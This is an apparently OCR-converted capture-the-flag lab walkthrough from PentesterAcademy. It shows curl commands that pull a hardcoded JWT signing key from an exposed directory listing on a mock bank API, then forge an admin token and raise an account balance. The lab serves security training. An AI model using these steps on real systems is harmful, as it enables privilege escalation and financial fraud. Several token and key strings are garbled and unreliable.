

**ATTACK**


**DEFENSE**

by PentesterAcademy

<b>Name</b>	Security Misconfiguration
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=1966">https://attackdefense.com/challengedetails?cid=1966</a>
<b>Type</b>	REST: API Security

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


When the lab is launched, the Banking WebApp is opened in Firefox.

A screenshot of a web browser window. The address bar shows 'dummybank.com:5000/login'. The page has a blue header with the text 'Dummy Bank'. Below the header, there are two input fields labeled 'E-mail' and 'Password'. Below these fields is a grey button labeled 'LOGIN'.

**Step 1:** Login into the Banking WebApp using the provided credentials.

**Username:** jake@dummybank.com

**Password:** s1mpl3p@s5w0rd




**Step 2:** Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite



The following window will appear:



The image shows the 'Welcome to Burp Suite Community Edition' window. The title bar reads 'Burp Suite Community Edition v2020.1'. The main content area has a question mark icon and the text: 'Welcome to Burp Suite Community Edition. Use the options below to create or open a project.' Below this is a note: 'Note: Disk-based projects are only supported on Burp Suite Professional.' The 'Temporary project' option is selected with a radio button. Under 'New project on disk', there are input fields for 'Name:' and 'File:', with a 'Choose file...' button next to the 'File:' field. Under 'Open existing project', there is a table with two columns: 'Name' and 'File'. Below the table is a 'File:' input field with a 'Choose file...' button. At the bottom left, there is a checked checkbox labeled 'Pause Automated Tasks'. At the bottom right, there are 'Cancel' and 'Next' buttons.

Burp Suite Community Edition v2020.1

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

☒ Temporary project

☐ New project on disk

Name:

File:  Choose file...

☐ Open existing project

Name	File
------	------

File:  Choose file...

☒ Pause Automated Tasks


Cancel Next

Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.



Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.




Click OK.

Everything required to intercept the requests has been set up.


### Step 3: Interacting with the Banking Webapp.

Click on the Get Balance button to check the current account balance.

**Note:** Make sure that intercept is on in BurpSuite



Notice the corresponding requests in BurpSuite.



Notice that the request is made to the server having IP address: 192.50.132.3 on port 8080.

Also, a JWT Token is used for authorization purposes.

### JWT Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkdW1teWJhbmsuY29tIiwiaWVRtaW4iOmZhbHN1LCJlbWFpbCI6Impha2VAZHVtbXliYW5rLmNvbSIsImV4cCI6MTU4MzU1ODgxOCwiaWF0IjoxNTgzNTU3MDE4fQ.2JAWsmJYMO-L5LRKkAHipLykcW-3JtcuVEb\_yNagZZ8

Visit <https://jwt.io> and decode the above obtained token:

### Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkdW1teWJhbmsuY29tIiwiaWVRtaW4iOmZhbHN1LCJlbWFpbCI6Impha2VAZHVtbXliYW5rLmNvbSIsImV4cCI6MTU4MzU1ODgxOCwiaWF0IjoxNTgzNTU3MDE4fQ.2JAWsmJYMO-L5LRKkAHipLykcW-3JtcuVEb_yNagZZ8
```

### Decoded

EDIT THE PAYLOAD AND SECRET

#### HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

#### PAYLOAD: DATA

```
{
  "iss": "dummybank.com",
  "admin": false,
  "email": "jake@dummybank.com",
  "exp": 1583558818,
  "iat": 1583557018
}
```

The token contains the following claims:


1. iss (Issuer): Identifies the authority that issued the token.
2. admin: A custom claim indicating whether the token holder is admin or not.
3. email: A custom claim containing the email id of the token holder.
4. exp: Expiry time of the token.
5. iat: The time at which the token was issued.

The admin claim is particularly interesting because it is mentioned in the challenge description that the admin can modify the account balance of any user.

Forward the above request and view the changes reflected in the web app.







Since it is mentioned in the challenge description that the developers forgot to turn off directory listing on the backend API, that could be leveraged to view the source code of the server-side API.

**Step 4:** Leveraging the security misconfiguration (Directory Listing enabled on production backend API) to retrieve the token signing key.

**Command:** `curl 192.50.132.3:8080`

```
root@attackdefense:~# curl 192.50.132.3:8080
<ul>
  <li><a href="TokenAPI.py">TokenAPI.py</a></li>
  <li><a href="templates">templates</a></li>
  <li><a href="utils.py">utils.py</a></li>
  <li><a href="users.db">users.db</a></li>
  <li><a href="utils.pyc">utils.pyc</a></li>
  <li><a href="DBAPI.pyc">DBAPI.pyc</a></li>
  <li><a href="TokenAPI.pyc">TokenAPI.pyc</a></li>
</ul>root@attackdefense:~#
root@attackdefense:~#
```

The files present on the server could be listed.

Reading the contents of TokenAPI.py to retrieve the token signing key.

**Command:** curl 192.50.132.3:8080/TokenAPI.py

```
root@attackdefense:~# curl 192.50.132.3:8080/TokenAPI.py
import jwt
import json
import time

def getSigningKey():

    key = "abcd3b429d4a0876be1760878e5efabf46c975587dd36e5aa91da4d2308abf3a"
    return key

def decodeToken(token):

    try:
        value = jwt.decode(token, getSigningKey())
    except Exception, e:
        #print "JWT Token Decode Error: " + str(e)
        return "Error: " + str(e)

    return value
```

```
def signToken(email, isAdmin):

    try:
        token = jwt.encode(
            # Setting the expiry time to 30 mins...
            { 'iss': 'dummybank.com', 'email': email, 'admin': isAdmin, 'iat': int(time.time()), 'exp': int(time.time()) + (30 * 60) },
            getSigningKey(),
            algorithm='HS256'
        )
    except Exception, e:
        return "Error: " + str(e)

    return token
root@attackdefense:~#
```

Notice that the token signing key is hardcoded in theTokenAPI.py file:

#### **Token Signing Key:**

abcd3b429d4a0876be1760878e5efabf46c975587dd36e5aa91da4d2308abf3a

**Step 5:** Creating a forged JWT Token with admin claim set to true.

Supplying the correct signing key in <https://jwt.io> for the token obtained in Step 3:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkdW1teWJhbmsuY29tIiwiaWF0Ij06Zj36e5aa91da4d2308abf3a
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "dummybank.com",  "admin": false,  "email": "jake@dummybank.com",  "exp": 1583558818,  "iat": 1583557018}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  j36e5aa91da4d2308abf3a  ) ☐ secret base64 encoded
```

✔ Signature Verified

SHARE JWT

The token and key pair match and thus the signature is verified.

Now, since the signing key is known, modifying the admin claim of the token and setting its value to true.



## Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkdW1teWJhbmsuY29tIiwiaWVRtaW4iOnRydWUsImVtYWlsIjoiamFrZUBkdW1teWJhbmsuY29tIiwiaXhwIjoxNTgzNTU4ODE4LCJpYXQiOjE1ODM1NTcwMTh9.k_ImOELQ-zpTafFH0Ap8bnzb6b3pwGsrpEe9YAVBiXM
```

## Decoded EDIT THE PAYLOAD AND SECRET

### HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

### PAYLOAD: DATA

```
{
  "iss": "dummybank.com",
  "admin": true,
  "email": "jake@dummybank.com",
  "exp": 1583558818,
  "iat": 1583557018
}
```

### VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  d36e5aa91da4d2308abf3a
) ☐ secret ☒ base64 ☐ encoded
```

✔ Signature Verified

SHARE JWT

### Modified JWT Token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkdW1teWJhbmsuY29tIiwiaWVRtaW4iOnRydWUsImVtYWlsIjoiamFrZUBkdW1teWJhbmsuY29tIiwiaXhwIjoxNTgzNTU4ODE4LCJpYXQiOjE1ODM1NTcwMTh9.k_ImOELQ-zpTafFH0Ap8bnzb6b3pwGsrpEe9YAVBiXM
```

This token would now be used to modify the balance of the current user:  
jake@dummybank.com

**Step 6:** Modifying the account balance of the current user: jake@dummybank.com

In the challenge description the information about the /balance endpoint can be found.

Sending a POST request to /balance with the parameters email, token and the final balance:




Use the following command to set the balance to \$5001 (> \$5000) to retrieve the Golden Ticket.

**Command:** curl -X POST -H "Content-Type: application/json" 192.50.132.3:8080/balance -d '{  
"token":  
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkdW1teWJhbmsuY29tIiwiaW4iOiOnRydWUsImVtYWlsIjoiamFrZUBkdW1teWJhbmsuY29tIiwiaXhwaW50NTgzNTU4ODE4LCJpYXQiOiE1ODM1NTcwMTh9.k\_ImlOELQ-zpTafFH0Ap8bnzb6b3pwGsrpEe9YAVBiXM", "email":  
"jake@dummybank.com", "balance": "5001" }'

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" 192.50.132.3:8080/balance -d '{ "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkdW1teWJhbmsuY29tIiwiaW4iOiOnRydWUsImVtYWlsIjoiamFrZUBkdW1teWJhbmsuY29tIiwiaXhwaW50NTgzNTU4ODE4LCJpYXQiOiE1ODM1NTcwMTh9.k_ImlOELQ-zpTafFH0Ap8bnzb6b3pwGsrpEe9YAVBiXM", "email": "jake@dummybank.com", "balance": "5001" }'  
{"Success": "The balance has been successfully updated!"}root@attackdefense:~#  
root@attackdefense:~#
```


The balance has been successfully modified.

### Step 7: Retrieving the Golden Ticket.



